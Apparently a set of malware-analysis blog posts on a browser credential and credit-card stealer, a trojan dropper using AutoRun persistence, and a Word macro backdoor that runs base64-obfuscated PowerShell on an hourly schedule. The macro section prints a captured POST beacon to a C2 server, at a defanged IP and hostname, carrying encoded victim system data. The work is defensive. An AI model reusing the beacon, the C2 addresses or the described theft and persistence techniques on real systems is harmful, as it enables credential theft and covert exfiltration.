
I used ILSpy decompiler to decompile FB_2C02.tmp.exe. I could see the functions written to achive below purpose.

Purpose:

  1. Steal browser saved user account information.
blg_03222020_5



I used google chrome on which VM i was doing analysis. I could see this file has created a Passwords.txt file at C:\Users\<UserProfile>\AppData\Local\Temp\Passwords.txt

blg_03222020_15
blg_03222020_13


Decomplied code of executable which grab google chrome url, username and password.

blg_03222020_8


2. System Information.

This file also located at C:\Users\<UserProfile>\AppData\Local\Temp

blg_03222020_4


3. Outlook Password.

This file also located at C:\Users\<UserProfile>\AppData\Local\Temp. As I wasnt using outlook, the file was empty.

blg_03222020_17

4. Credit Card information

This file CC.txt which stores information about CC also located at C:\Users\<UserProfile>\AppData\Local\Temp.

It was empty too.

Below code grab CC information from the browser.

blg_03222020_18


Just not from Google chrome but from all below,

  • Amigo
  • Brave
  • Kometa
  • Orbitium
  • Totch
  • Yandex
blg_03222020_7

It uploads all collected to the remote location. Though I am not able to see it is connecting to remote server anymore because when I ran this, got run time exceptions.


But it gets connected to below URL as its mentioned on VirusTotal detection.

blg_03222020_19

Summary:

Malware upload below information to remote server.

  • Web account passwords from web browsers.
  • Credit card information from web browser.
  • Outlook passwords.
  • Client machine information.

Thank you.
Trojan dropper bdf243b7a296f7aecc366c799e3fb865e 3aff7c72d8d942e2b2632a347fe5c3

SHA256: bdf243b7a296f7aecc366c799e3fb865ee3aff7c72d8d942e2b2632a347fe5c3

I downloaded this sample from Malshare.

I started decoding PE hex to text file and found that the PE file has embedded another file which will be dropped on execution.

blg7-wp-12

Filename: help.exe

SHA256: 837bef64239be017a2aac92852576efc7d84774d90f64e9d69c5cc3a2b4ecce4


It also drops Autoexec.bat.exe file and Autoexec.exe files at C:\ location. (But it didn’t drop these files instead it dropped AutoRun.INF and AutoRun.exe)

blg7-wp-9.PNG
blg7-wp-8.PNG

Also found computer username emartinez in path to PDB file, that means this file must be compiled on a machine under this user account.

blg7-wp-3.PNG


and username janettedoe in another path to startup programs

blg7-wp-14.PNG


I executed this PE file for dynamic analysis. I found this file dropped Helpme.exe, AutoRun.INF same location I have seen in hex code.

Files Dropped:

  1. C:\Windows\System32\HelpMe.exe
  2. C:\AutoRun.INF

  3. C:\AutoRun.exe

Screenshots

blg7-wp-23.PNG


AUTORUN.INF file at location C:\ 

AUTORUN.INF file executes executable AutoRun.exe file. (Below screenshot)

blg7-wp-27.PNG
blg7-wp-34

Another executable dropped at below location



C:\$Recycle.Bin\S-1-5-18

C:\$Recycle.Bin\S-1-5-21-3461203602-4096304019-2269080069-100

blg7-wp-31.PNG
blg7-wp-32


I did rename C:\$Recycle.Bin\S-1-5-18\desktop.ini file to desktop.ini.exe and double click to execute it. It has given error Cannot create file “C:\Windows\System32\HelpMe.exe 

blg7-wp-33.PNG

Then I executed desktop.ini.exe file with administrative privilege (before execute this file I had commented AutoRun.exe file at location C:\) and this file executed C:\Windows\System32\HelpMe.exe which dropped file AutoRun.exe at location C:\

blg7-wp-34


I disassembled AutoRun.exe file and found this creates file Soft.lnk which again has path to execute HelpMe.exe on windows startup.

blg7-wp-35.PNG


Below soft.lnk has comment Stone, I hate you! this file has target to execute AUTORUN.INF.exe

blg7-wp-22

No internet connectivity has been tested from this malware, as this analysis done offline.

Word Macro backdoor Trojan

I came across this sample from one of Twitter post and immediately I downloaded this sample from virusbay.io  for analysis.

First I used oleTools to analyse word macro.

  • Macro will execute on opening file.
  • It creates text file.
  • It executes PowerShell command.
  • it has base64 used to obfuscate the string.
  • And it creates two bat files which will execute PowerShell script.
blg2-04150-1
blg2-04150-2.PNG

Below screenshots of word document

blg2-04150-3
blg2-04150-5.PNG

When I clicked on Enable Editing and Edit Macro, A pop came up and asking for password. Which I didn’t know and I clicked on Cancel button but macro executed.

blg2-04150-13
blg2-04150-14.PNG

While performing this action, I was running Sysinternal’s Autoruns  and Process Monitor to capture the background activity.

And found word document dropped files at location C:\ProgramData file names are

  • Win32ApiSync.bat 
  • Win32ApiSyncLog.txt
blg2-04150-11

and dropped another file at location Startup programs.

  • Win32ApiSyncTskSchdlr.bat

blg2-04150-10

Win32ApiSyngTskSchDlr.bat file will execute Win32ApiSync.bat file and add it task scheduler for running 1 hourly basis.

blg2-04150-8

and Win32ApiSync.bat file will decode base64 obfuscated string stored in file Win32ApiSyncLog.txt. 

blg2-04150-9

You can read Win32ApiSyncLog.txt file data here Pastebin

I used below PowerShell script to decode  Base64 obfuscated string and written it to text file which was actually a PowerShell script.

blg2-04150-15.PNG

Decoded base64 string you can read here at Pastebin and below is the screenshot of decoded string which is PowerShell script.

blg2-04150-16.PNG

Above decoded PowerShell has another base64 obfuscated string (start of string highlighted in yellow) which i decoded again using same PowerShell script (above screenshot) and output text you can find here on Pastebin

It has Chinese like characters which I was unable to decode/translate and because of this i thought to run this PowerShell to see the behavior.

I executed Win32ApiSyncTskSchdlr.bat file and saw that this file created a task scheduler job and schedule Win32ApiSync.bat file triggering every 1 hour.

I found this information in Sysinternal’s Autoruns tool

blg2-04150-18

Below is the task scheduler job.

blg2-04150-19

I also could find the files getting dropped at below locations and file names are

  • 6772.xml
  • AutoSaved_17e74b3e-413b-498a-a922-8f04498c1d4a_Untitled2.ps1
  • AutoSaved_d40bd1dc-5457-4e11-85d5-b31138ee3b48_Untitled3.ps1
  • Userconfig.xml

blg2-04150-17

6772.xml file data

blg2-04150-24

connection has made to remote IP 94[.]23[.]148[.]194 and post request has made.

blg2-04150-23

below is the post command

POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0V

another http request I see in wireshark is 414 Request-URI too long and host is HANGER[]mobinhost[.]com port 80

blg2-04150-22

One more file created at location C:\ProgramData\error.txt

File has logs which saying “unable to connect to remote server.” (This may be when I disconnected from Internet) and another error was logged is “Invalid URI: The Uri string is too long.”

blg2-04150-25

I renamed all dropped bat files, PowerShell scripts and text file and tried to access the IP address via browser.

blg2-04150-27
blg2-04150-28.PNG

Behavior of Malware: 

  • On opening word document, drops Batch files and which executes PowerShell script from base64 obfuscated string.
  • Batch files creates a task scheduler jobs which executes every hour.
  • From the error logs and WireShark network logs, it seems it upload data to IP 94[.]23[.]148[.]194

Files dropped on system:

  • C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Win32ApiSyncTskSchdlr.bat
  • C:\ProgramData\Win32ApiSync.bat
  • C:\ProgramData\Win32ApiSyncLog.txt
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\user.config
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_17e74b3e-413b-498a-a922-8f04498c1d4a_Untitled2.ps1
